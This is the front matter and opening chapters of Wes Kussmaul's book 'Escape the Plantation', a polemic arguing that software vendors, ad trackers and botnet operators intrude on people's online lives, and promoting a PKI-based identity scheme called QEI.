

ESCAPE THE PLANTATION

Silicon Valley, the NSA and the
Botnet Builders intend to own you. Here's how
to keep that from happening.



Second Edition

W E S K U S S M A U L

ESCAPE THE PLANTATION

Silicon Valley, the NSA and the Botnet Builders want to own you.

Here's how to prevent it.

B Y

W E S K U S S M A U L



PKI Press
Waltham, Massachusetts, USA

ESCAPE THE PLANTATION

Copyright © 2014 by Wes Kussmaul. All rights reserved. No part of this book may be reproduced in any form by any electronic or mechanical means, including photocopying, recording, or by any information storage or retrieval system, without the prior written permission of the copyright owner or the publisher.

Publisher: PKI Press

Published in the United States of America by PKI Press
738 Main Street, Waltham, MA 02451

<http://www.pkipress.com>

Identity Is the Foundation of Security™, Tabelio™, InDoors™, Quiet Enjoyment™, Quiet Enjoyment Infrastructure™, PEN™ and QEI™ are trademarks of The Authenticity Institute, Inc.; Village® is a U.S. registered trademark of Global Villages, Inc. Other trademarks mentioned in this book are the property of their owners. Patents Pending.

Kussmaul, Wes, 1946-

Escape The Plantation / Wes Kussmaul.

pages cm

ISBN-13: 978-1-931248-23-5 (alk. paper)

ISBN-10: 1-931248-23-0 (alk. paper)

1. Telecommunication—Security measures. 2. Internet—Security measures.
3. Computer security. 4. False personation—Prevention. 5. Privacy. I.

Title.

TK5102.85.K84 2013

005.8—dc23

2013000775

CONTENTS

[FOREWORD BY DAN GEER](#)

[AUTHOR'S PREFACE](#)

[ACKNOWLEDGMENTS](#)

[1. YOUR SECOND HOME](#)

[2. FUD CLUBS AND COOKIE CLUBS](#)

[3. ESCAPE THE PLANTATION](#)

[4. THE QUIET ENJOYMENT INFRASTRUCTURE](#)

[5. OWN YOUR ECOSYSTEM, ESCAPE THE PLANTATION](#)

[6. FIRST THINGS FIRST](#)

[7. WHY YOU SHOULD JOIN US](#)

[8. MANIPULATING YOUR PERCEPTIONS](#)

[9. ATTACK OF THE ASSEMBLERS](#)

[10. HOW THINGS GOT THIS WAY](#)

[11. HOW I LEARNED THESE THINGS](#)

[12. THE SOLUTION](#)

[13. THOSE REMARKABLE ID-PKI CONSTRUCTION MATERIALS](#)

[14. WHAT MAKES ID-PKI CONSTRUCTION MATERIALS SO STURDY?](#)

[15. USING PUBLIC AUTHORITY TO ELIMINATE SPAM](#)

[16. UTOPIA 0.6](#)

[17. THE AUTHENTICITY INFLECTION POINT](#)

[18. "WE'RE FROM THE GOVERNMENT AND WE'RE HERE TO PROTECT YOUR PRIVACY"](#)

[19. MORE ABOUT ID-PKI](#)

[20. TWELVE PARTS OF QUIET ENJOYMENT](#)

[21. THE PEN COMPONENT](#)

[22. THE PUBLIC AUTHORITY COMPONENT](#)

[23. THE ENROLLMENT COMPONENT](#)

[24. THE IDENTITY RELIABILITY COMPONENT](#)

[25. THE PERSONAL INFORMATION OWNERSHIP COMPONENT](#)

[26. THE ACCOUNTABILITY COMPONENT](#)

[27. THE INDOORS INFRASTRUCTURE](#)

[28. INSTIGATION PLAN SUMMARY](#)

[29. DOES THIS FIX THE PROBLEM?](#)

[30. THE HIGHWAY HOME](#)

[ABOUT THE AUTHOR](#)

[ENDNOTES](#)

FOREWORD BY DAN GEER

The single most important step in engineering is to get the problem statement right. This is as true in social engineering as it is in information systems engineering. Wes Kussmaul's book is an attempt to do just that: to get the problem statement right, and to do so where social and information systems engineering meet, which is to say security. He deserves a gold star for even trying.

Such work is not easy. Those who say it is easy are either fools or charlatans. Kussmaul is neither a fool nor a charlatan. He brings to the task the benefit of prolonged study but he has necessarily bitten off a lot; the question for you, the prospective reader, is can you chew what he has bitten off? The answer is a hopeful "yes," but it is not trivial the way marshmallow fluff is trivial. This is difficult territory because it is important.

The four verities of governance are:

- Most important ideas are not exciting.
- Most exciting ideas are not important.
- Not every problem has a good solution.
- Every solution has side effects.

In no part of modern life is this more true than in the interplay around security. Security is about tradeoffs between simplicity and flexibility, between effectiveness and precision. Forks in the road appear at every turn, between security and privacy, between the public and the private, between the national and the local, and so forth. To get "the big picture," as it is generally called, is very, very difficult. Getting the big picture absolutely does not mean backing off far enough that you can make blurry pronouncements as if details didn't matter—security is exactly where details matter most. Getting the big picture in security means to have a near-complete view of every detail.

Why every detail? Because for security to work you have to know how it fails. If that doesn't strike you as profound, pause for a moment and re-think your intuition. How security fails drives how security can be applied and how it can advance; for that reason the details matter, and they matter enormously. All the security technologies and strategies that have been developed to date have something to teach us about what not to do next time. If we grasp the failure modes then we can make progress. If we cannot, then we are doomed to reinventing the unworkable.

In that bigger picture we, all of us, are jointly at a considerable crossroad with respect to security. There is no doubt that "information society" is an apt enough description of the future. Thus the main and nearly philosophical question before us is whether we craft security technology that conforms to the real world intuitions of real people, or whether we expect those real people to conform to the security technology that we actually build.

In other words, what is the problem statement?

Kussmaul attempts to answer this. And because he is looking forward there is necessarily some speculation to what he has to say. Perfect predictions of possible futures do not exist and because security is largely about tradeoffs he has to make some. This is a sign of rationality because it is only the fool or the charlatan who says that “You can have it all.” Instead, Kussmaul starts from “What do we want?” and from that derives “What do we need?” He understands that trust is efficient but only if there is recourse to its misuse. He understands the real world intuitions of real people and deftly uses analogies of the physical world to derive what is missing in today’s security solutions.

He has even gone so far as to practice what he preaches. He establishes a base point—that identity must matter—and from there critically reviews nearly every one of the security world’s existing answers to the identity question. He is skeptical (what the great thinker Santayana recommended by calling skepticism the “chastity of the intellect”) but, as every businessman has learned, there is no point in complaining if you don’t have an alternative. This book is both that complaint and that alternative. Kussmaul has become an Individual Adherent of the Latin Notariat (read on). He has implemented the technology for his vision if for no other reason than to prove by demonstration that it can be done. His effort, in other words, is the real thing.

It is, of course, true that in the social and technology marketplaces the best product frequently does not win. If “best” always won there would be no need for advertising, after all. This is perhaps especially true when it comes to technologies that succeed most when they are least visible, and that describes security technology particularly well. In fact, one of the National Science Foundation’s four “grand challenges in digital security” is to make being safe no longer require being an expert. If being safe is to not require massive re-education then being safe will have to rely on one of two things: the public’s intuitive and thus willing participation in its own security, or the public’s outsourcing its safety to someone else to take care of it for them—a privatized digital nanny state. To this writer, the latter is anathema.

Thus we come to a recommendation: Read this book. Read it with the skepticism of its writer. If you like it, then proceed accordingly. If you don’t, then offer an alternative at least as far reaching and no more costly. You will find that task challenging—not exciting, merely important.

Dan Geer
Cambridge, Massachusetts

AUTHOR'S PREFACE

This book is derived from a larger volume entitled *Quiet Enjoyment*. First published in 2004 and updated with a second edition in 2014, *Quiet Enjoyment* introduced the Quiet Enjoyment Infrastructure, a proposed comprehensive solution to the problems that are caused by pervasive inauthenticity in the world's information infrastructure.

This volume retains most of the material that deals with the first of three groups of components - the Authenticity Infrastructure – that constitute the Quiet Enjoyment Infrastructure. The other two parts, the InDoors Infrastructure and the Common Vocabulary Infrastructure, were condensed.

Material that appears here and not in *Quiet Enjoyment* includes detail about threats to privacy. Unlike most other treatments of the subject, we include extensive information about what I believe is as big a threat as invasion of privacy itself: the manipulation of perceptions. We've also added text to support this book's focus on the way QEI solves privacy problems in particular. Just keep in mind as you read it that QEI's purpose is not just to enhance personal privacy. QEI brings *authenticity* to an online (and offline) world where authenticity is scarce and growing scarcer, and where that lack of authenticity is now causing precisely the problems that were predicted in the first edition of *Quiet Enjoyment*.

I began the preface to the first edition of *Quiet Enjoyment* with my concern about the future my children face in a world of cybercrime and online mayhem. Now that I can add a grandchild to the subjects of my concern, I find that the threats have evolved more or less as I predicted and that they are even more pronounced today than they were in 2004. I noted then that to underestimate the destructive potential of outlaws in the hopelessly ungoverned and ungovernable open rangeland of the wild online spaces could turn out to be worse than the Allies' underestimation of what was happening in Europe and China in the 1930s. The winds of war are again blowing, but this time the enemy is not a nation but a collection of vandals, thieves, and terrorists, acting with the impunity that only open spaces such as jungles, mountain ranges, the Internet, and dense urban *favelas* provide. Participants in this organized crime version 2.0, unlike the traditional version, can operate from any and all geographical jurisdictions at any time. If we don't do something, we are in for some very desperate times.

If we do act, and if our actions are well thought out, we can bring the outlaws under control, and materially improve our lives in the process. There is a heretofore unarticulated path to reducing the risks we face while at the same time improving the privacy and quality of our lives. Knowing that is a very strong incentive to get out the message.

An even stronger motivation is the thought that we might continue to rely upon information security technology to meet the challenge, which is to say that we will not meet the challenge at all. In this book I will show that authenticity will succeed where

information security has failed us. This very old thing called authenticity is precisely what we need to keep the world from being taken over by a new borderless organized crime.

I hope you agree with the path to the solution presented here. And if you do, I hope you can help me make it all happen!

ACKNOWLEDGMENTS

A deep thank you is owed to my wife Maria for putting up with not only the distraction that all authors' spouses are asked to forbear, but also for her good natured tolerance of my dissing of information security technology, where her professional focus lies.

Thanks are due to Dan Geer, for taking the time out of his demanding schedule to write a very thoughtful foreword, and to Bruce Schneier and Carl Ellison for their permission to reproduce their famous *Ten Risks* document in its entirety.

Jim Woodhill was a great help in the fine-tuning of the case for a global identity credential, simply by being an intelligent and very tireless debate adversary in advocating for national credentials.

The fact that readers of this book can see working examples of what it advocates owes much to the efforts of Peter Hadley, who has spent over a decade helping me develop QEI; Maureen Gilreath, who shows that deep technical knowledge is not necessary in order to accomplish deeply technical things; and Denise Lochtenbergh with whom we have been working since the early nineties. John Kenneth Cole's understanding of the notarial community and of governmental privacy initiatives, as well as Eddy Nigg's intimate understanding of the operation of a certification authority help to bring it all out of brainstorm space and into the real world.

My daughter Sara Kussmaul DuBose and her husband Graham transformed the books' clunky promotional videos into Hollywood-worthy productions. Bill Gilpatrick, whom I have known since our Air Force days in the sixties, is helping us get audiences to see those videos.

Rochelle Mensidor deserves special mention here for very efficiently and effectively putting the book together, from designing and producing the cover to all of the other prepress work. Lisa Mays and the team at NetPublications took the product of Rochelle's effort to produce what you're looking at.

The book's title calls for a special acknowledgement. First, thank you to all who put energy and passion into trying to dissuade me from using it, and for your understanding as I decided to use it anyway.

An acknowledgement is especially owed to all who will be initially offended by it. Allow me to attempt to reduce the offense.

The book's intent is not to get people to be more diligent in guarding their privacy. Plenty of other books capably show how to do that.

Rather, this book is about preventing ownership of people.

The word for that is slavery.

Since the ownership of people via their digital selves is in its early stages, it's understandable that the plantation metaphor will strike many as extreme and insensitive. If that includes you, then please take a moment to consider what things will be like for our children if we let digital organized crime continue to solidify its control over our world. In Chapter 7's Very Short History of the World I note that all our fine systems of governance evolved painfully from the condition long ago where the smartest leader of the toughest band of thugs effectively owned the peasantry.

With governments based upon geographic jurisdictions being totally bewildered and incapacitated by streams of bits that know nothing about national boundaries, smart leaders of tough gangs of thugs are already vying for the top spot. One will win, and he or she or it will win by owning us, if we let them. Have we forgotten the conjectures of Orwell's *1984* and Vonnegut's *Harrison Bergeron*? Do we think it's all impossible because, well, "it can't happen here..."? Indeed, those prophets managed to foresee systems of slavery without the benefit that we enjoy of being able to see firsthand how they are built using botnets and malware and phishing attacks and the takeover of banks in Central America.

Not only can pervasive slavery happen; it is inevitable if we continue to rely upon remedies that do not work. Those non-remedies include information security technology and laws of governments based upon geographic jurisdictions.

Still offended? I'm sorry. And I don't mean I'm sorry as in "Sorry about that." I am truly sorry if you are still offended, which I realize is likely.

I don't use "plantation" the way some publishers wantonly slap a swastika onto the cover of a spy novel to generate attention and boost sales. I use it in the hope that it will alarm you, because you should be alarmed.

You may feel the use of the plantation metaphor trivializes the suffering of our African American ancestors; but if we don't act you'll see that the suffering to come isn't the least bit trivial. It's my hope that the level of your alarm exceeds the level of your offense. If not then, well, let's talk.

Wes Kussmaul

Weston, Massachusetts

April 2014

*Let our advance worrying become
advance thinking and planning.*

Sir Winston Churchill



“On the Internet, nobody knows you’re a dog.”

©The New Yorker Collection 1993 Peter Steiner
From cartoonbank.com. All rights reserved.

YOUR SECOND HOME

Where do you live?

What kind of structure is the home where you live?

Do you know where all the doors are? Is it built in such a way that you know who is in your home with you?

Your physical home is controlled by you and those who live with you, right? It's *your* place. You wouldn't put up with strangers sneaking in through hidden passageways, going through your file cabinets, taking notes and rearranging things, right?

But suppose your home were built in such a way that it had secret passageways that didn't show up on the blueprints and that you didn't even know about. Suppose that unknown intruders regularly entered your home through those secret passageways, looked through your file cabinets, took notes on your purchasing habits and your political and religious leanings and family situation and age and gender. Suppose the intruders then rearranged files, removed some and inserted a few new ones, including notes for themselves the next time they sneaked in; and suppose that the intruders installed hidden monitoring devices to track and report on your habits, all unbeknownst to you.

As soon as you found out about that, you'd call the police, wouldn't you? The cops would treat it as a burglary, a criminal offense. A felony.

When the buildings department in city hall found out about the secret passages, the architect and contractor who built the house would stand to lose their professional licenses, their livelihoods. They and the building inspector might even be looking at prison sentences.

Imagine the look of amusement on the judge's face if the defendants claimed that the violations were for your own good.

Quiet Enjoyment

A real estate principle called "quiet enjoyment" identifies the sum total of what you, the occupant of a residence or office, are entitled to. Quiet enjoyment means peace and privacy and a building that works the way it's supposed to. Those hidden passageways would be an extreme, unimaginable and unprecedented breach of quiet enjoyment. It would make the evening news.

Quiet enjoyment is what you have a right to expect in your home, whether you rent or own a house or apartment. The occupancy permit issued by city hall means that the

structure is designed and built to provide quiet enjoyment and is therefore legally habitable. If you rent, then city hall's ordinances mandate that your landlord uphold the standards of quiet enjoyment on an ongoing basis. There may be small breaches of quiet enjoyment from time to time, but surely no hidden passageways with architects and builders and landlords and their "partners" sneaking through and poking through your files.

Your home's occupancy permit issued by city hall, together with the city's residential ordinances, assure you that in general, quiet enjoyment is indeed what you have with your first home.

Now let's talk about your second home.

Yes, you do have a second home.

Your second home is the place where you do much of your socializing with friends and friends of friends. It's where your kids hang out much of their time. It's where you keep your pictures, your important insurance and health and tax information, your correspondence.

You get to your second home through that glass doorway, your computer, phone or tablet screen. Behind that doorway your second home is built with storage devices both under your fingers and in faraway servers; and with routers, switches, Internet connections between all the places where your information is stored. Most importantly, your second home is built from the software that ties it all together.

You spend more and more of your time in your second home. It's increasingly the place where you manage your life, entertain yourself, and keep up with friends.

You may think of your computer and phone as devices – *things* – but when you consider what you do with those things, those activities add up to what you would do in a *place*. If the general space you inhabit while online is *cyberspace*, then the particular part of that space, the place you inhabit, is your online home, your information home – your second home.

Your second home isn't free, of course. Someone, probably you, paid for the devices and services and bandwidth that you use in order to access your second home. Part of that price was the cost of the operating systems that run the devices, and the cost of all the other software. Then there's the cost of the use of the Internet and the mobile networks.

As with other things you pay for, you own your second home. You are entitled to quiet enjoyment in that which you own, your second home.

Are you getting what you paid for?

Are you getting privacy?

Are you getting quiet enjoyment for your money?

Or are those whom you paid for your second home intruding upon it?

That is, are they burglarizing your second home?

Do they assume that that's their prerogative? Do they assume they can enter your second home whenever they want, and do whatever they want while there? Do they assume that the second home you purchased and maintain is somehow *theirs*?

If so, if those who control your second home believe that you are not entitled to quiet enjoyment, then your life in your second home is like the life of a slave on a plantation. Your home is an open shack out back next to the cotton fields.

In that case your masters are not just landlords, because they give themselves the right to intrude upon your living quarters whenever they want, and the right to do whatever they want while there.

If this part of your life – this second home that keeps growing in importance – if that home is controlled from afar by software companies and phone companies and website operators and advertising companies as well as the fraudsters and thieves who sneak in behind the “legitimate” companies, then aren't you living the life of a slave down on their plantation?

The next implication is clear: they claim ownership of more than just your second home. They consider *you* to be their property. The masters of your second home, your information home, believe that they *own* you.

Is that far-fetched?

Not at all. Just consider....

The Principal Balance Sheet Asset of the Plantation Owner is You.

Look at it this way. What is the real principal balance sheet asset of Facebook and Google and Yahoo and Microsoft and Apple and the compilers of spam and phishing mail lists? That is, what is the item of value that they rely upon to generate revenue? Regardless of what their accountants claim, isn't it true that the principal money-making asset of those companies is the collection of information about you, your habits, relationships, political leanings, purchasing preferences?

If that's the case, then in the Information Age, ownership of information about you is like owning *you*.

Face it, we're all down on their plantation.

That's the bad news.

The good news is that there is a way to change that. There is a way that lets you claim ownership and control of your second home and all the information in it, so that anyone wishing to use any piece of it must license that information from you.

The solution isn't really all that difficult. The methods it uses are actually quite old.

However, the solution does require a new set of assumptions about the information spaces in which we spend more and more of our lives.

Read on, and learn about how you can claim ownership of your online dwelling and, in the process, reclaim ownership of yourself.

FUD CLUBS AND COOKIE CLUBS

If your physical world – your home and your kids’ schools and your neighborhood etc. – were controlled by large distant organizations, you would assert your right to be free of such manipulation, wouldn’t you? After all, our freedom comes from our willingness to assert our right to freedom.

Let’s be blunt. Our passive acceptance of what happens in our computers and phones has led to their control by a gang of corrupt organizations.

Are we talking about the builders of botnets, those criminal networks made by planting malware in your computer to turn it into a server of spam and more malware?

Sure, that’s part of it. But there’s more to it.

Why is your computer so receptive to malware? How did such a bad design get so widely accepted by the public?

It all started with the assumption – the correct assumption – that in order to make computers appealing and useful to growing numbers of people, the vendors had to find ways manage the details of their operation from afar. The software that came installed on your computer, and the software you bought and installed, was designed to allow its maker to come in and update the product when needed, without bothering you with a lot of information and choices that you didn’t want to fill your head with anyway.

So far so good.

But that left those who provided the software with a lot of power – power to control your perceptions, power to influence additional purchases, and power to intrude upon your information spaces for purposes that had nothing to do with making your computer a more effective tool for you.

Lord Acton’s famous observation that “Power corrupts; absolute power corrupts absolutely” is ably demonstrated in the behavior of the architects and builders of our information homes, our second homes.

If the resulting design had been somehow subject to participatory due process governance, including a strong and visible set of ordinances to which outside developers were compelled by public authority to adhere to, then that would have offset the tendency of unchecked power to enrich and corrupt. Those who would use the system to go “over the line” to proliferate malware and spam and predation and phishing attacks could have been stopped.

“Over the line” is in quotes because the line between commercial adware and flash cookies on the one hand and fraud and burglary on the other just doesn’t exist. Where does commercial adware become illegal spying? Answer: there is no boundary between the

two. Perhaps the plantation owner blesses one with a “partner” designation and withholds it from the other. The questionable activity of both can be identical.

But of course there was nothing participatory about the governance of what was soon to become the plantation, including your part of it, your residence, that is, one of the open shacks out back. Instead, the plantation owner-to-be was free to use that increasingly important window on the world to continuously enhance his position of power and profitability.

To build a plantation, one needs partners. A plantation owner can’t do everything by himself. Just as a 19th century cotton plantation owner depended upon cotton buyers and seed vendors and slave auction houses – what today would be called an “ecosystem” – for services that made the plantation viable, the digital plantation owner depends upon app developers and VARs and certification program participants who prosper by adding value to the plantation and making it viable. A common observation among economic historians is that individual farmers did not choose to employ slavery; rather, the economic infrastructure – the ecosystem – made it the only viable choice for the Southern farmer.

Similarly, if you want to play in the “eyeballs and clicks” ecosystem, you have to accept slavery, that is, participation in ownership of your subject’s information life. The plantation owner’s need for ecosystem partners is made clear in Steve Ballmer’s plaintive chant to his team in the famous “Developers, Developers, Developers” video¹. What does it take to bring developers into the Windows ecosystem to help build the viability of the Windows plantation? It takes developer-friendly application program interfaces and library services and all sorts of things that help outside parties take advantage of an ecosystem built upon slavery.

Let’s take a look at some of the groups we’ll find in the plantation ecosystem.

FUD Clubs

If you use a computer you’ve surely been a target of a FUD effort. Most computer industry professionals are very familiar with the use of the FUD Factor: Fear, Uncertainty and Doubt.

FUD tells its practitioners to ensure that behind a facade of simplicity there are enough confusing gotchas in a computer to confirm the user’s belief that this stuff is too complicated for him or her to understand. That makes the computer user permanently dependent upon a class of hardware and software vendors and their “VARs,” or dealers and systems integrators; participants in the plantation’s ecosystem. Members of the support staff at the VARs have each been trained on the secrets of a particular piece of software and have been branded with a certification mark of permanent fealty to the plantation owner.

Think of the certified support people as white-coated household servants in the mansion on the software vendor’s plantation. That would make us computer users the inhabitants of the shacks out back. You know how it is with those of us who aren’t allowed into the mansion – they don’t tell us much because they don’t want us to know much.

The FUD clubs make sure that what happens in your computer, what you see on the screen, the tools you are given to work with – it all works together to ensure that you stay down on their plantation.

Q: What's the difference between a FUD attack and a phishing attack?

A: FUD attacks are perpetrated by organizations with corporate charters and brand names. Otherwise there's no difference.

Cookie Clubs

Cookie clubs are very informal groups whose members share information about you behind the scenes. Members of cookie clubs place innocent cookies in your computer that by themselves only connect a session in their records with your particular machine. Not much information there.

But later those members assemble all those scraps of cookie information and other information about you to get a complete picture of everything you do online. Some of them come to the cookie club table with information gleaned from “adware” that they planted in your computer. Adware is really just a nice name for the nicer versions of spyware. Nothing is off limits to spyware.

Reputable companies don't steal bank account numbers and passwords, of course. Reputable companies simply see to it that your computer's software enables manipulation and spying. Of course when the real crooks come in behind them to steal your money, the companies that had ensured that your computer was open to spyware become suddenly oh so concerned about your security. “Here, our new anti-spyware package will protect you, just click here and enter your credit card number and you can download it right away. Your first month is free. (After that just try to avoid our automatic renewals.)”

The Visible Part of the Cookie Club Iceberg

Companies such as Hitwise and WPP (which purchased Taylor Nelson Sofres which purchased Compete Inc.) pay your ISP five dollars a month for what they of course claim is just your clickstream data. (As an added service they'll introduce you to someone who will show you how to un-anonymize those anonymized clickstreams by for example overlaying them with MOSAIC profiles from Experian.) According to Kaspersky, “[botnet generated] Personal data sufficient to open bank accounts under false names costs between five and eight dollars for a US citizen, or three times this amount for a EU citizen.”² So, similar economics for both the indirect and direct forms of burglary.

The cash transactions in that part of the burglary business make it visible.

The much less visible cookie clubs apparently work on a barter basis. With the cookie clubs there's no need to maintain the façade of a distinction between the legal and illegal parts of burglary.

Who's To Blame?

If that seems bad, then remember that we invited the FUD clubs and the cookie clubs into this part of our lives by being so passive about the online spaces that we inhabit and the

computers which we use to travel to those spaces.

Imagine if your home were managed this way. Imagine if you left your doors open to a variety of builders and construction materials vendors that had some role in the design and construction of your home. Try to picture them assuming that they will be permitted to come in and rewire your house whenever they feel like it, to change the appliances around, move some walls, go into your desks and file cabinets, examine their contents, place a few pieces of paper in there for their own use next time they decide to barge in, etc.

Would you tell them, “you really know more about household management than I do, so I trust you to do whatever needs doing. You don’t even need to inform me that you were in there...”?

We gave precisely that degree of latitude to the “reputable” organizations that “manage” the online facilities that we inhabit. In some cases we gave them permission to bring in their “partners” as well.

That would be bad enough. But what we have now is worse than anything that was imagined by the FUD clubs and cookie clubs.

Very simply, what we have in our computers now is organized crime. There’s a good chance that your computer is running software that makes it part of a worldwide organized crime network, a botnet. The botnets will inevitably join together because, as we all know, there can only be one mafia ruling a given turf, which in this case is the whole world.

The name I have given to this new über-botnet is Arpanet III. The original Arpanet was the precursor to the Internet, designed specifically by the U.S. Defense Advanced Projects Agency as an experiment to determine whether a network could be designed to survive enemy attacks, to keep moving information moving even after many of its servers had been destroyed or disabled.

Arpanet III, the one that regards you and me as the enemy, is much more rugged than the original Arpanet. Where an individual computer on the original Arpanet would drop from the network if its operator wanted it to, the only way to take a computer infested with Arpanet III “nodeware” off the network is to turn it off. Perhaps Arpanet III will soon use existing power management technology to turn your computer back on in the middle of the night, or whenever it senses that you’re not around to watch it.

The organized crime cartels that operate the botnets are surely beyond any of the kind of FUD and cookie clubbing that the providers of the software in your computer or phone had in mind. Those software vendors may be willing to mislead and confuse in order to make you dependent upon them, but they’re not thugs. As often happens with business people, they just got mixed up in the wrong crowd over the years. It happened gradually enough that the legitimate software companies didn’t realize it was happening. They opened up your computer for their lesser mayhem and then gradually lost control. Things got a bit out of hand.

The folks you got your software from would tell you how very sorry they are, but their apology could be used in court to prove their liability. Instead they put advertising in your

face telling you how hard they're working to keep your computer secure. You of course pay for the ads when you buy the latest version of their FUD-infested product.

Who's to blame? The vendors? If the builder of your physical home had asked you to leave it open so that he and his "partners" could make changes any time they saw fit, how long would it take before those "partners" included criminals rummaging around for bank account information? Would you blame the builder or would you blame yourself for acceding to such a preposterous request?

"The risk is that when you build a back door into systems, you're not the only one to exploit it," said Matthew D. Green, a cryptography researcher at Johns Hopkins University.

**"Revealed: The NSA's Secret Campaign to Crack, Undermine Internet Security," propublica.org.
September 5, 2013**

The problem for all of us is worse than the problem for any one of us. What does the world do when a few billion people depend upon one window through which to view the whole world, and the view through that window is distorted and manipulated by the action of all sorts of hidden agendas?

So far there is (apparently) no "big boss" to control all those fudders and cookie clubbers and botnet operators – no godfather of Arpanet III. But we all know how nature feels about a vacuum. Shortly we'll see that the absence of a big boss of that mass of hidden agendas will not last indefinitely.

The Solution

The good news is that this all can be fixed. Pervasive privacy and security and authenticity can be ours. Our computers and the online spaces they take us to can be made to be very safe. A complete plan and strategy, built upon thoroughly proven technology and methodology, is ready and waiting to be put to use.

The complete plan and strategy is called QEI.

QEI is based upon a truly remarkable and rugged and thoroughly proven set of building materials called PKI. Because of a lack of architects and building codes and, most important, duly constituted public authority, the use of these amazing building materials has pretty much been limited to the construction of the very simplest kind of structure: tunnels.

The tunnels built with PKI construction materials are very good structures, but... what

do you do with a tunnel? In the physical world tunnels are not that common because, being simply tubes that are open to the outdoors at both ends, they're of limited usefulness.

I mean, tunnels have their uses as part of the highway system but did you ever try to have a meeting in a tunnel? Would you keep your files in a tunnel? Would you let your kids hang out in a tunnel?

The Internet engineering culture is dominated by outdoorsmen. Their technical astuteness means that they understand building materials quite well; they just don't understand the use of buildings as well as you and I do. So they build tunnels.

QEI adds two things to PKI to enable us to build construct strong, reliable, secure, useful buildings with it:

1. accountable anonymity and
2. principles and methods from the world of reliable real estate

Shortly after its inventors put forth the basic PKI construction materials, they came up with the idea of adding identity credentials made out of those same construction materials. The result was occasionally referred to as ID-PKI. QEI takes the ID-PKI idea and runs with it in a way that's never been done before.

Before we go into what the letters QEI stand for, let's make sure we understand the nature and source of the problem we are solving. Let's recall the original, and still apt, metaphor for the Internet as the information highway. That is, the Internet is an *outdoor public transport facility*. When we lack buildings, our problem is that we are having our meetings, keeping our files, and letting our kids hang out on the outdoor highway or in tunnels.

We need to ask again why we left the builders of our online facilities – the places where you and I and our colleagues and our children – with not only the keys to the online homes and offices and schools and meeting places, but with an open invitation to them and their partners to come in and rearrange the wiring and the walls and the plumbing whenever they felt like it. How is it we let them open up our filing cabinets and put their own documents in them, as long as they called it something silly like a “cookie”? How is it that they managed to use FUD to convince us that computers were so far beyond our ability to comprehend them that we had to put control of our entire information infrastructure into their hands?

For the answer let us go back to the days just before the Internet was introduced to our personal computers. In those days a remarkable technology was developed at Carnegie-Mellon University that allowed computer programs to be assembled from pieces at the time they were executed. As one whose computer days began when relocatable code was remarkable, this development was truly mind blowing.

But let's put the computer science aside and think about this for a moment in simple common sense terms. If software can be assembled from pieces at the time you use it, then trusting those pieces becomes important. We need to know where they came from, who stands behind them, and what are they doing with the information in our computer.

Indeed, the inventors of the technology, anticipating the vulnerabilities that would be introduced if their invention were widely deployed, kept it more or less in the lab. Then, as the personal computer became a commercial success, software vendors felt that the concern had been resolved: computers were now so cheap that you could simply limit access to your computer to yourself and perhaps a few trusted colleagues or family members. Bill Gates's advice at the time (which seems to have completely disappeared from Google's indexes) was that "Your computer should be as personal as your underwear."

Then came the Internet.

Suddenly your personal computer became much less personal, connected as it was to millions of other computers around the world.

From this perspective, is it surprising that the personal computer software industry was a little apprehensive about the Internet when companies such as the one I founded began presenting the Internet as popular media? They knew that their assemble-on-the-fly software introduced huge vulnerabilities to Internet-connected computers. They anguished about the problem. But their customers—you and I—were having too much fun with new features and email and the amazing new World Wide Web to take time to share their anguish. And you know how it is with business: if the customer is happy then the vendor is unlikely to point out why he should be unhappy.

Think Buildings. Real Estate.

Aren't we addressing the same concern we have in the physical world when we need to know whether to trust a building? We need to know about the construction materials and we need to know about those who choose and assemble those materials on behalf of us, the user of the building.

The fact that we seldom need to distrust a building, or even think about distrusting one, is a testament to the methods and procedures of the collection of industries known as AEC – architecture, engineering and construction.

Our buildings are designed by architects who are professionally licensed by public authority, as are all structural engineers and contractors and real estate professionals. The building and its components must conform to building codes and other ordinances, the source of which is also duly constituted public authority. Lastly, a public official called a building inspector must put his or her good name on the inspection documents and the occupancy permit, certifying that the structure is safe and habitable.

Imagine a vendor of construction materials approaching a municipal buildings inspection and licensing department, suggesting that building codes be modified to permit hidden doors that allow strangers into a structure and facilitate their tampering with the

home or office building whenever they felt like it. Then imagine the dropped jaws and laughter. It's never going to happen, is it.

What would our world be like without professional licensing of building professionals and without building codes and without the involvement of public authority in the creation and management of our spaces? For the answer just look at Rocinha, one of the notorious *favelas* (slums) near Rio de Janeiro. Look from a distance though, because you don't want to actually go into Rocinha. Certainly you wouldn't keep your important files there, nor would you have your meetings in Rocinha. Most emphatically, you would never let your children hang out in Rocinha. It's a dangerous space, without meaningful boundaries and where the buildings are of such poor quality that they shouldn't be considered buildings at all. In other words, the whole of Rocinha is effectively outdoors, as outdoors as the roadways and tunnels that take you there.

In other words, Rocinha is as outdoors as the Information Highway.

Conversely, we can use the term Rocinha to apply to the Information Highway when we use it as a place to do what ought to be done in buildings. The Internet is indeed broken because it's a Rocinha.

It's All Highway

The technologists, that is, the construction materials people, think of the highway as having four layers that roughly correspond to

- surface pavement
- underlayment
- gravel
- graded earth

Actually they use terms like "transport layer" and "network" and "data link" and "physical" layers, but that's what they mean. They then go on to cite "application", "presentation" and "session" layers in language that would suggest that they are not part of the highway but rather the facilities that the highways connect to.

The construction materials people are mistaken. It's all highway.

Their point of view is understandable given their background in the great outdoors where they have never really had an opportunity to experience buildings as you and I have. But it is all highway. The Internet, including its Web 2.0, is entirely an outdoor public transport facility, including the occasional tunnel, an outdoor structure that has indoor aspects to it.

Above the surface pavement we have signage, curbing and roadway markings, known by the digital construction materials people as application, presentation and session layers. Those are not parts of buildings but merely things that make the highway easier to

navigate. The presentation and application layers still have you outdoors, with the caveat that a tunnel, which is indeed built in the presentation layer, may be considered to be either a part of an outdoor highway or an indoor building.

If you understand how to use a building that is more complicated than a tunnel, then you are already better prepared to understand the solution to the Internet's security problems than are the information security experts.

That's because, as we will see, the culture and assumptions of the information security experts come from what we will call the open rangeland mindset. They start with the assumption that online spaces are essentially outdoor spaces where protection is mostly a matter of identifying the bad guys and keeping them out of the camp or the commando outpost.

You and I, on the other hand, being familiar with the use of an office building, understand that useful spaces must accommodate real people, each of whom of course is both good and bad. You and I understand that real security in the world away from open rangeland and commando outposts is a matter of building and managing bounded spaces where information that is relevant to a specific agenda is shared among members of a specific group of people who are responsible for that agenda.

Information is kept in a specific space and specific people are allowed into that space. Access privileges are not attributes of files and filing cabinets; rather, they are attributes of the spaces in which the filing cabinets are located.

It is really as simple as that.

